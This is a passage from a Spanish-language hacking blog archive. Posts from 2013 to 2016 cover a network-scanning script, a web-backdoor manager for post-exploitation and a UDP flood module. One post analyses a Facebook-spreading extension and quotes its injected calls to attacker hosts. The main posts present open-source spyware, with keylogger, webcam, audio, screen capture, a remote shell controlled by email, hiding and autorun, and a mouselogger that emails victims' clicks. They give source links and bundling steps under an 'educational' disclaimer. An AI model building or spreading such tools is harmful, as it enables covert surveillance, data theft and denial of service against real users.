       ori_ayuda('lista'+numfile+'.csv') #nombre del csv     
     t2 = datetime.now() #dato de finalizado de for  
     total = t2 - t1 #tiempo total  
     print ("exe:"+numfile+" -------------------------------------------------------")  
     print ("exe:"+numfile+" TIEMPO INICIO: "+str(t1))  
     print ("exe:"+numfile+" TIEMPO FINALIZADO: "+str(t2))  
     print ("exe:"+numfile+" TIEMPO TOTAL:" + str(total))  
   except ValueError:  
     print ("exe:"+numfile+" [ERROR] " +time.strftime('%Y/%m/%d %H:%M:%S') +" [!] ERROR AL MOMENTO DE SER EVALUADO MAIN()")  
     escritura(time.strftime('\n%Y/%m/%d %H:%M:%S') +" [!] ERROR AL MOMENTO DE SER EJECUTADO [--->] MAIN(): "+ str(ip_address) + ":" + str(port))  #error escritura en el LOG  
   except:  
     print ("exe:"+numfile+" [ERROR] " +time.strftime('%Y/%m/%d %H:%M:%S') +" [!] ERROR MAIN() ", sys.exc_info()[0])  
     escritura(time.strftime('\n%Y/%m/%d %H:%M:%S') +" [!] ERROR AL MOMENTO DE SER EJECUTADO [--->] MAIN(): "+ str(ip_address) + ":" + str(port)) #error escritura en el LOG  
 if __name__ == "__main__":  
   main()  

Para ejecutar el script es simplemente:
Python3.4 search1.py
Si los archivos que creaste fueron en la sesion del root deberas ingresar con sudo su. Para no tener inconvenientes al insertar el error en el log.
lunes, 26 de septiembre de 2016

Análisis de Servicios dentro de un Rango de IP visualizados Gráfico Real-Time(I)

Tener el número de usuarios conectados en Real-Time, desde el punto de vista de un sysAdmin es de vital importancia para determinar acciones a tomar en diferentes ocasiones.
Se requiere:
  • BD: MYSQL  (será recomendable usar NoSQL) 
  • Apache
  • Python3.4 (requerido pip3.4)
  • Nmap-Python (también podra usar MasScan)
****** (complementario)
  • Notepad++ (cualquier editor de txt)
  • Ubuntu Server
  •  Webmin
  • OpenSSH
Windows:

Linux:
  •  Webmin:
    •  sudo nano /etc/apt/sources.list
    • deb http://download.webmin.com/download/repository sarge contrib
      deb http://webmin.mirror.somersettechsolutions.co.uk/repository sarge contrib
    • sudo wget http://www.webmin.com/jcameron-key.asc
      sudo apt-key add jcameron-key.asc
    • apt-get update
      apt-get install webmin -y
    • sudo ufw allow 10000
  •  OpenSSH
    •  sudo apt install openssh-server
  •  Python3.4
    • sudo apt-get install build-essential libncursesw5-dev libreadline5-dev libssl-dev libgdbm-dev libc6-dev libsqlite3-dev tk-dev
    • sudo add-apt-repository ppa:fkrull/deadsnakes
    • sudo apt-get update; sudo apt-get install python3.4
    • sudo apt-get install python3-pip
  • Nmap-Python
    •  wget http://xael.org/pages/python-nmap-0.6.1.tar.gz
    • sudo tar xvzf python-nmap-0.6.1.tar.gz
    • cd python-nmap-0.6.1
    • python setup.py install
    • Si existe algún error de module verifica el error y si es necesario instala el module faltante(pip3.4 install "nodule faltante)
  • Apache
    • sudo apt-get update
    • sudo apt-get install apache2
  • MySQL
    •  sudo apt-get install mysql-server
  • PHP
    •  sudo apt-get install php libapache2-mod-php php-mcrypt php-mysql
En la siguiente entrada segiremos con el codeo en python.

.......Después de un largo periodo de estar BreakPoint , decidí retomar el blog que paso por muchos cambios desde el 2010.

martes, 14 de enero de 2014

Information Gathering

El activo imprescindible para un empresa es la información y resguardar contra la competencia o cualquier tercero es adoptar medidas para fortalecer dicho activo. Antes de lanzarnos a la piscina debemos conocer nos enfrentemos , para ello un previo análisis minucioso de todo la plataforma ya sea en un terreno Black, Gray o White siempre requerimos de algunos artilugios para superarlos, ya que con mas información detalla tengamos resultara una pichanga el "testing".¿Seguridad Informàtica?

  1. EXTERNAL FOOTPRINTING
    Active Footprinting 
    •   a) Dns Discovery. EL servicio del DNS es esencial en cualquiera  organización debido a que hace mas simple enmascarando direcciones ip de forma que lo podamos observar como texto plano, ademas que resulta mucho mas fácil recordar Dns "BackDoor x default"

domingo, 2 de junio de 2013




Bugtraq en tu USB con Underc0de PENDRIVER v1.0

 
Software totalmente gratuito compatible con Windows, diseñado de manera que el usuario pueda manejar a su conveniencia y como desee, realiza arranque de las Distro de linux y versiones de Window 7/8.
Underc0de PENDRIVER v1.0 Beta

Spanish | 1.9 MB | Free | Jun 02, 2013


Funciones:

  • Soporte de multiples distribuciones Linux

  • Soporte para Windows desde vista-7-8

  • Diseño deductible de facil manejo

  • No necesitas reiniciar

  • De DVD a USB

  • De ISO a USB

Fixed:

  • ISO - DVD no exceda el tamaño comparado al USB

  • Solución de errores de compatibilidad .Net Framework 3.5

Compatible: Requisito .Net Framework 4.0


Autor:


Descargar:




Capturas:


Escaneo de MALWARE:


miércoles, 10 de abril de 2013

Administración de Shell por medio de ShellSave 1.0

La comunidad Underc0de desarrollo una tools muy interesante y eficiente en la administración de backdoor que se encuentras a su disposición, que desde una sola web se puede tener y controlas todas las shell distribuidas .

La idea de crear la ShellSave surge de la propia necesidad de contener de forma ordenada nuestra lista de backdoors web y evitar agendarlos en archivos de texto  lo cuál es poco comodo a la hora de realizar  una busqueda.
La ShellSave se encarga de ordenarlos de una manera prolija, trabajando mano a mano con una db y obteniendo datos a travez de la url pasada, tales como: ip, nombre del host y  geolocalizacion del mismo.


 Otra de las carácteristicas que posee es la de incluir a travez de un iframe la webshell selecciónada, esto se podría aprovechar montando el script en un servidor web para luego usarlo de próxy tras realizar la petición a nuestro backdoor.


Como ven se trata de una herramienta super sencilla pero que a la vez resulta de gran utilidad tras la post explotación de uno o varios objetivos.

El proceso de instalación es simple.
- Crear una base de datos e importar el archivo sql  que se encuentra en el directorio bd
- Editar el fichero config.php con los datos correspondientes
- Loguearse dentro de la ShellSave con el password por defecto "test"
- Agendar nuestras webshells.

Fuente: Underc0de

martes, 9 de abril de 2013

La Biblioteca del Backtrack

Hace unos días me tome un descanso y regrese a mis orígenes ... me tope con un material muy bueno para los que desean surfear por este mundo de la Seguridad Informática, aunque es algo básico-intermedio pero muestra el uso de las mayorías de las tools que cualquier distro de seguridad trae consigo .Para aquellos que empiezan a dar sus primeros pasos de seguro les ayudara a caminar.


ojo esta en ingles: Pero cuenta con imágenes así que si no se denomina ese idioma te podéis guiar con las capturas que en ella se encuentran.

URL: hackingdna.com

P.D.: Espero no que no encuentre en algún post si fuera así lo eliminare....

martes, 26 de marzo de 2013

UDP Flood desde un malware de Open Source(r00tSecurity.exe)


Agregando mas funciones a nuestro “malware” r00t security, En este caso tomamos en cuenta a un factor dentro de la seguridad denominado negación de servicio (denial of services), uno de los más usados en la actualidad que también constituye parte de las etapas de un Ataque (“pentesting”) y que cada vez que escucho o leo el algún artículo se me viene a la mente “MafiaBoy” uno de los grandes ataques usando este método.


En qué consiste el Dos cada vez que uno accede a un sitio web envía cierta cantidad de paquetes de datos en los cueles se incluye información que será devuelta por el servidor, esa cantidad suele ser mínima de esa manera no afecta al redimiendo del host a quien va dirigido la consulta, pero en este caso si llegáramos a enviar grandes paquetes para saturarlo además de utilizar no solo un ordenador si múltiples en este caso sería una distribución de negación de servicio conocido como “DDOS” y de esa manera alertaríamos el tiempo de respuesta que suele ser ms “milésimas de segundo”.

Hay muchos tipos de ataque usando flood, en este caso solo tome el concepto de uno de ellos llamado UPD Flood.

El UDP es un protocolo que corresponde a la capa de transporte juntamente con el TCP, DCCP … en Esta se incluye a 2 componente el destinatario y el destino. El UDP utiliza los datagramas o bloques de información que contiene la información necesaria haciendo que la red solo lo dirija hacia su destino peor en este caso hablando ya de UDP no necesita establecer conexión con el destinatario para el envió de datagramas ya que en la cabecera del paquete se encuentra la información necesaria para encontrar su destino. Y por consiguiente tampoco se tiene confirmación si se llego con excito o no el paquete.

Agregando mas funciones a nuestro “malware” r00t security, En este caso tomamos en cuenta a un factor dentro de la seguridad denominado negación de servicio (denial of services), uno de los más usados en la actualidad que también constituye parte de las etapas de un Ataque (“Pentestig”) y que cada vez que escucho o leo el algún artículo se me viene a la mente “MafiaBoy” uno de los grandes ataques usando este método.
En qué consiste el Dos cada vez que uno accede a un sitio web envía cierta cantidad de paquetes de datos en los cueles se incluye información que será devuelta por el servidor, esa cantidad suele ser mínima de esa manera no afecta al redimiendo del host a quien va dirigido la consulta, pero en este caso si llegáramos a enviar grandes paquetes para saturarlo además de utilizar no solo un ordenador si múltiples en este caso sería una distribución de negación de servicio conocido como “DDOS” y de esa manera alertaríamos el tiempo de respuesta que suele ser ms “milésimas de segundo”.
Hay muchos tipos de ataque usando flood, en este caso solo tome el concepto de uno de ellos llamado UPD Flood.

El UDP es un protocolo que corresponde a la capa de transporte juntamente con el TCP, DCCP … en Esta se incluye a 2 componente el destinatario y el destino. El UDP utiliza los datagramas o bloques de información que contiene la información necesaria haciendo que la red solo lo dirija hacia su destino peor en este caso hablando ya de UDP no necesita establecer conexión con el destinatario para el envió de datagramas ya que en la cabecera del paquete se encuentra la información necesaria para encontrar su destino. Y por consiguiente tampoco se tiene confirmación si se llego con excito o no el paquete.

datagrama

UPD Flood: Es inundar con grandes cantidades de paquetes UDP enviados a host llegando a un puerto aleatorio o ya establecido. Cuando el datagrama llega a su destino el apquete ira akl pa que aplicación será dirigida, pero cuando no se encuentra que dicha aplicación que se encuentra en dicho puerto no requiere dicho paquete se generara el conocido Internet Control Message Protocol (notificación de errores) como por ejemplo cuando un host no esta disponible. Cuando se llegan enviar múltiples paquetes podemos hacer que el sistema deje de funcionar.
Para proteger de este tipo de ataques se puede utilizar un firewall o las diferentes tecnologías como IPS(Intrusion prevention system ), filtrar los paquetes UDP y sobre todo monitorear la red y sus servicios.
Con un poco de teoría pasamos a ver como funciona:

Se envia con los parámetros necesarios:

IP: direcion ip
PORT: puerto
PACK: tamaño del paquete
SOCK:Repeticion se incluira en un for previamente en el codigo

Envio de parámetros Envio de parámetros

http://www.vermiip.es/puertos/
http://www.t1shopper.com/tools/port-scan/
o tambien puedes usar el famoso "namp"

un previo Testeo:

UDP Testeo 
UDP Testeo

VER: http://www.r00t-security.com/un-malware-de-open-source/

Link Código Fuente: https://www.dropbox.com/s/jtutewf9rltel2i/r00t%20Security%201.5.zip

Link del Decryter https://www.dropbox.com/s/khxxhvlkavsdspg/RootSecurityDecryptedEXE.zip

Link de ILMerge http://www.microsoft.com/en-us/download/details.aspx?id=17630

Link de myIp.php https://www.dropbox.com/s/4o6gsl9rcbs8bmn/myIp.zip
*****************************************
*****************README******************
*****************************************

r00tSecurity.exe es un proyecto de Open Source (GPL) con el fin de enseñar y promover la conciencia a los internautas sobre la problemática que ocurren cuando un malware infecta a los ordenadores. No me responsabilizo de cualquier uso malintencionado que se haga del proyecto, así como de las modificaciones que los usuarios puedan realizar al código fuente de las aplicación,tampoco me hago responsable de las copias del proyecto que sean distribuidas a través de otras website o usuarios y que puedan haber sido modificadas con intenciones dudosas.

viernes, 15 de marzo de 2013

Malware se propaga mediante "etiquetas" en Facebook

Malware 
Malware
El celular no deja de sonar por las múltiples notificaciones que recibía y todas eran la por las etiquetas que recibía mi cuenta de Facebook, joooder y todas tenían una dirección algo extraña. www.ناماراتاماراتامارات.امارات y según google es Persa… que rara dirección. Así que agarre el ordenador y me puse a averiguar porque me daba mala espina. Vi la dirección de la redirección y era esta www.xn--mgbaaaaaaaaydd5fee22afff.xn--mgbaam7a8h WDF…!! Pero seguí mas adelante tome la dirección www.sosyalpaket.net al parecer la primera dirección era el camuflaje aquella te envía a otra página según el navegador que tengas. Con el Siguiente código:
<?php
var is_opera=navigator.userAgent.toLowerCase().indexOf("opera")>-1;
var is_chrome=navigator.userAgent.toLowerCase().indexOf("chrome")>-1;
var is_safari=navigator.userAgent.toLowerCase().indexOf("safari")>-1;
var is_firefox=navigator.userAgent.toLowerCase().indexOf("firefox")>-1;
if(is_chrome){inst="http://www.sosyalpaket.net/chrome.php"}
else
if(is_firefox){inst="http://www.sosyalpaket.net/firefox.php"}
else
if(is_opera){inst="http://www.sosyalpaket.net/chrome.php"}
else
{var inst="http://www.sosyalpaket.net/chrome.php"}
?>
Lo que te envía es a descargar un complemento según el navegador que tengas, en este caso lo teste con firefox y me envió a descargar un complemento.

Con el siguiente mensaje:

Por favor, botón Actualizar Firefox Actualice.
Debido a los errores del sistema y vulnerabilidades de seguridad que se requieren pulsando el botón Recargar
Instalar el plug-in de Firefox Update.
Siempre y cuando usted no ha actualizado las características del sitio faydalanamayacaksınız.

Mensaje Mensaje
Lo que me dio risa fue ese mensaje de “Debido a los errores del sistema y vulnerabilidades de seguridad” jajajaja le seguiremos la corriente una vez descargado abrimos el complemento con winrar pero antes lo escaneamos para ver si este malware ya fue reportado.

https://www.virustotal.com/es/file/8c3f282af8c718b69bcd142adfed63fc1dfde3b08a3677972dd08bf2a787604f/analysis/

y el resultado fue 6 / 45 así que por el momento no todos los antimalware lo reconocen. Ya que lo tenía abierto empecé a entender las líneas de códigos.

File 
File

Y encontré algo que me resulto familiar

if(location.hostname.indexOf("facebook.com") >= 0){
addJavascript('http://sosyalpaket.net/yeni.php');
addJavascript('http://fbmedyahizmetleri.com/bakgel.php');
addJavascript('http://facebookhizmetlerim.com/user.php');
}

En el user.php me tope con:

<?php
https://www.facebook.com/ajax/typeahead/first_degree.php?__a=1" + params, true); }
else { xmlhttp.open("GET", "http://www.facebook.com/ajax/typeahead/first_degree.php?__a=1" + params, true); }
?>


Es por ese medio por el cual se propaga y si llegas a descargar por que eres de aquellas personas que le da click a todo button que ve solo basta con dirigirte a tu navegador al apartado extensión o complemento según sea el caso y verificar una similar a ello.
Complemento Complemento

Si es que contienen, lo más razonable es eliminarlo.

jueves, 7 de marzo de 2013

Un Malware de Open Source

Este artículo lo tenía guardado y por falta de tiempo no lo di a conocer, hace una par de semanas para ser exactos creo que fueron 2 publique un artículo que se tratada sobre un “Mouselogger” (denominado así pues capturada los click en determinados procesos), pero esta vez les traigo algo un poco más complejo bueno por así decirlo este. A comparación del lo publicado hace semanas este no captura las coordenadas de los click que se realizan si no por otro lado captura el imágenes de la webcam, grabaciones, envió de código a la terminal y por su puesto el infaltable log del teclado. Eso está incluido en la versión alfa pues puede llegar a salir a la luz los infaltables errores. Pero por el momento es todo ello lo que nos puede ofrecer la pequeña aplicación que es este caso lleva el nombre de “Underc0de.Malware”.

Una Captura del Solution Explorer:

Solution Explorer 
Solution Explorer

Cada proceso que a realizar se encuentra en una carpeta especifica, para así de esa manera tener más orden. Empecemos a explicar un poco el código y como se ejecuta:
Move_Exe_Ejecutarse.MoverExe()
Autorun.Autorun()
BuscarDispositivos()
CreateCarpeta.Carpeta()
Systeminfo.DatumPc()
Intervalo_Pop.Timeejecutar(Intervalo_Pop.tiempototal)


1.- Como se ve el primero en ejecutar es la creación de la carpeta pues será esa el nido de nuestro malware

2.- Lo siguiente será mover nuestro exe a dicho carpeta creada

3.- Se ejecutara el autorun

4.- Busca un dispositivo de CamWeb

5.- Realiza ya comprobación para conocer la IP pública, IP privada y el nombre de la PC.

6.- Se ejecuta el intervalo de comprobación POP

Hay un Módulo

Config_General

en el cual se encuentra parámetros como el Email, ubicación de Carpetas, tiempo de verificación de POP, Webcam, Log del teclado, Rec Audio,Capture Pantalla y el Terminal. Si se decide cambiar parámetros es en ese modulo donde se debe reemplazar con el valor que usted desea.

Config_General Config_General

Si llega un mensaje del destinatario al que se enviara el mensaje:

Public Config_Para As String = "underc0de@outlook.com"

NOTA: El mensaje que se envía debe ser el mismo al que se enviara el mensaje. Para así otras personas que envían el parametro de un correo diferente el programa los desconosca.

Esto son las variables que reconoce el programa cuando se envía
Dim ComanPantalla As String = "Pantalla"
Dim ComanWebcam As String = "WebCam"
Dim RecAudio As String = "RecAudio"
Dim Terminal As String = "Terminal"
Dim Keylogger As String = "Keylogger"


Estos variables deben estar en el Asunto

Pantalla Pantalla

Eso sucederá para Captura de Pantalla, Webcam y Keylogger. Pero a diferencia del Terminal(que lo denomine así al Consola de Windows) en Asunto sería diferente.

Terminal ipconfig:/all Terminal ipconfig:/all
La forma de escribirlo en la consola de Win seria: ipconfig /all , el espacio lo he reemplazado por los “:” dos puntos, pero si solo se quiere enviar un consulta sin argumento sería de la siguiente manera:

Syteminfo Syteminfo

En este caso después de los dos puntos se encontrara vacio. Pero se debe colocar necesariamente los “:” sin espacio alguno al final.

Mientras para RECAUDIO el intervalo que tu coloques:
#Region "Tiempo Verificacion POP"
Public Tiempo_Verificacion_POP As Integer = 6 
'intervalo de 6 minutos para la consulta POP
#End Region

no debe ser mayor al numero de grabación ( en la siguiente version lo solucionare), para la grabación debe ser de la siguiente manera:

RecAudio 1 RecAudio 1

"1" es el tiempo de grabación si deseamos que grabe 2 minutos pero sin llegar a serl el valor de la consulta pop, seria: RecAudio 2 (esto debe ir en asunto)

Ya que el programa necesitas dll para el POP y la WebCam.

dll 
 dll

Tenemos que fusionarlos (unirlos con el exe) para así tengamos solo un archivo. Para ello será necesario de una tools muy buena ILMerge.

1.- Llevamos a una carpeta los 3 dll mas el exe y un el archivo bat (el cual dejare el link).

ILMerge ILMerge

2.- Luego vamos a la consola y nos vamos a la ubicación de la carpeta, colocamos lo siguiente.

Fusion 
FusionFusion cmd2 Fusion cmd2

Seguido nos mostrara el archivo unido.

*.exe *.exe

El archivo bat

bat bat

ILMerge.exe /target:Winexe /out:underC0de2.exe underc0de.exe OpenPop.dll AForge.Video.DirectShow.dll AForge.Video.dll

Link de Codigo Fuente Underc0de.malware.exe :https://www.dropbox.com/s/8wce6hqxxoqkxr2/Underc0de.zip

Link del Decryter https://www.dropbox.com/s/khxxhvlkavsdspg/RootSecurityDecryptedEXE.zip

Link de ILMerge http://www.microsoft.com/en-us/download/details.aspx?id=17630

Link de myIp.php https://www.dropbox.com/s/4o6gsl9rcbs8bmn/myIp.zip
'*****************************************'*****************README******************'*****************************************

Underc0de.exe es un proyecto de Open Source (GPL) con el fin de enseñar y promover la conciencia a los internautas sobre la problemática que curren cuando un malware infecta a los ordenadores. No me responsabilizo de cualquier uso malintencionado que se haga del proyecto, así como de las modificaciones que los usuarios puedan realizar al código fuente de las aplicación, tampoco me hago responsable de las copias del proyecto que sean distribuidas a través de otras website o usuarios y que puedan haber sido modificadas con intenciones dudosas.

Ya que se enceuntra en la version alfa podria tener algunos errores. Pero por el momento lo he testeado en Win7 y XP (corre de maravilla).

lunes, 11 de febrero de 2013

Programando a un Mouselogger (III)

code code[

Este será el ultimo post de la trilogía  del Mouselogger. En el artículo anterior implementamos el código del *.exe que hará todo el trabajo, ahora es el turno de implementar de decrypted y el form que nos mostrara los puntos en el que se hizo click.


Este es el código es del encrypted.

[sourcecode language="vb"]
Public Sub encrypted ()
Dim cadena, i As String
Dim inicio As Integer
cadena = Convert.ToString(TextBox.Text)
For inicio = 1 To Len(cadena)
i = i + Chr(Asc(Mid(cadena, inicio, 1)) + 1)
'Mid lo que hace es reemplazar por el siguiente caracter
TextBox.Text = i
Next
End Sub
[/sourcecode]

Se convierte en String el texbox y se aloja en la variabale cadena. En este caso se uso el contador de variable

Len(que nos arroja el numero de caracteres que tiene la cadena de texto incluido los espacios).

Seguido del Forn que haremos un conjunto de repeticiones del el c que este caso inicio tomo valor de 1 hasta el numero de caracteres que tiene el TextBox.

Mid es el que arrojara la cantidad de caracteres que nosotros especificaremosDim palabra As String = “Root Security”

[sourcecode language="vb"]
Dim recorte As String = Mid(palabra,1,4)
'Siendo el resultado de esta linea de codigo la palabra “ROOT”.
[/sourcecode]

Mid(cadena, inicio,1) recorrerá toda la cadena del TextBox y empezará desde 1,1 esto nos dará referencia que en la primera repetición solo tomara al primer carácter.

Asc  (http://www.elcodigoascii.com.ar/) es la función que nos devuelve el código del carácter, por ejemplo la letra R es el código ASCI 82 lo que hace después de obtener la letra por medio del Mid la convierte con código ASCI y seguido le aumenta 1 en otras palabras si se obtuvo R que era = a 82 aumentara 1 y se volverá 83.

Chr es la función que  devuelve el código en carácter en el caso anterior que escogimos R y nos arrojo 82, esta función obtendrá “R” desde 82.Dim palabra As String = Chr(82) ‘ la cual nos devolverá la letra R.Pero en el encriptado al momento de aumentarle 1 al ASC se convierte en 83 y cuando se utiliza la función Chr(83) nos mostrara el carácter “S”.

Y así continuamente para cada carácter.

En cambio el código de decrypted:

[sourcecode language="vb"]
Public Sub decrypted ()
Dim cadena, i As String
Dim inicio As Integer
cadena = Convert.ToString(TextBox.Text)
For inicio = 1 To Len(cadena)
i = i + Chr(Asc(Mid(cadena, inicio, 1)) - 1)
'En este caso se quitara -1 carácter
TextBox.Text = i
Next
End Sub
[/sourcecode]

Se usa las mismas funciones que el anterior con el cambio de que ahora no se aumentara si no se le disminuirá -1.

Ahora nos vamos al Form que nos mostrara los puntos en el cuales se hizo click como ya sabemos que proceso se hizo click solo debemos colocar la ventana de dicho proceso de tras del from transparente.

En el Form semitransparente en el cual se dibujara en las coordenadas que uno ingresa desde el textbox, la coordenada (0,0) es la de la esquina superior izquierda llegando a la coordenada que en mi laptop es la de (1366,768) esquina inferior derecha.
Descargar código fuente: https://www.dropbox.com/s/oqgm8epr58y9gsg

Descargar ejecutable: https://www.dropbox.com/s/khxxhvlkavsdspg

Programando a un Mouselogger (I)
Programando a un Mouselogger (II)
Programando a un Mouselogger (III)

domingo, 10 de febrero de 2013

Programando a un Mouselogger (II)

La segunda parte del post es la implementación del código. Mouselogger captura cada click en ciertos procesos abiertos, capaces de enviar información de la víctima mediante SMTP, teniendo acceso a las coordenadas que luego serán desemcriptados y mostrados en un form.
Ver: Programando a un Mouselogger(I)

En este caso fue ensamblado con el Net Framework 3.5, así que el proyecto debe estar usando dicha versión por lo que al momento de crear el Form debe colocar Net Framework 3.5.

Root Security 


En el Form se encuentra lo siguiente:

  • (1) ListView

  • (4) Label

  • (3) TextBox

  • (1) RichTextBox

  • (6) Timer

En el Solution Explorer se encuentra lo siguiente:

Solution Explorer 
 Solution Explorer

En cual se encontrara 11 Module y 1 Form. En cada línea de código se encuentra un comentario para así facilitar la comprensión del proceso.  Al momento de cambiar las propiedades del Form uno debe darse cuenta de que propiedades ha cambiado en especial ShowinTaskBar, Opacity además encontrara un Timer_Hide el cual hará de que el form pase oculto sin olvidarse del Autorun.

Lo única desventaja es que consume un 8% del procesador en mi caso Intel Core I3, se ha solucionado algunos fallos, pero si es que se encuentra alguno por favor deje su comentario y en breve se solucionara.
Descarga del Proyecto: www.dropbox.com/sh/47fp8uqyu3uu0zx/

Programando a un Mouselogger (I)
Programando a un Mouselogger (II)
Programando a un Mouselogger (III)

viernes, 8 de febrero de 2013

Programando a un Mouselogger (I)

Este en mi primer artículo, y debo agradecer a un buen amigo que conocí hace ya buen tiempo, me ofreció un espacio en su blog, y aqui me encuentro, el lunes charlando con unos amigos comenzó la plática de los malware... de los rasomware, los rogueware incluso los botnet del tipo de encriptación que tenia cada uno, y de ahí nació la idea del mouselogger..

Al día siguiente di riendas sueltas a mi imaginación, primero fue plantearme el algoritmo, bueno una vez hecho ello en la mente, empecé por interpretar cada proceso y leerlo adecuadamente por ejemplo:

PASO 1:

Tasklist

Ya que el programa está en .Net usaremos Win, lo primero era capturar el proceso del Tasklist primero leer nombre del *.exe que está corriendo y luego capturar la descripción si todo era correcto pasaba al paso 2, si no hacia un bucle.

PASO 2:

Txt de cordenadas encriptado

La aplicación empezara a correr y se capturara en un *.txt debidamente encriptado con cada click hecho.

PASO 3:
Email con el Txt

Decrypter

Luego del envió en el que solo se verá coordenadas en las que se hizo el click cada, una vez ello debemos desencriptarlo .

PASO 4:
cordenadas

Luego las coordenadas las llevaremos a una aplicación la cual las interpretara el tamaño de la pantalla y luego dibujara las coordenadas en una Form semi transparente.

PASO 5:

Click capturado

Detrás del From estará delante la pagina web en la que se capturo el cursor y cada punto será un click .

En Pseudocodigo sería lo siguiente:

Pseudocódigo

Él lo siguientes artículo se publicará el código. Se puede colocar diferentes módulos para hacer nuestro “Mouselogger” mucho más robusto tratando de resolver algunos errores.

Programando a un Mouselogger (I)
Programando a un Mouselogger (II)
Programando a un Mouselogger (III)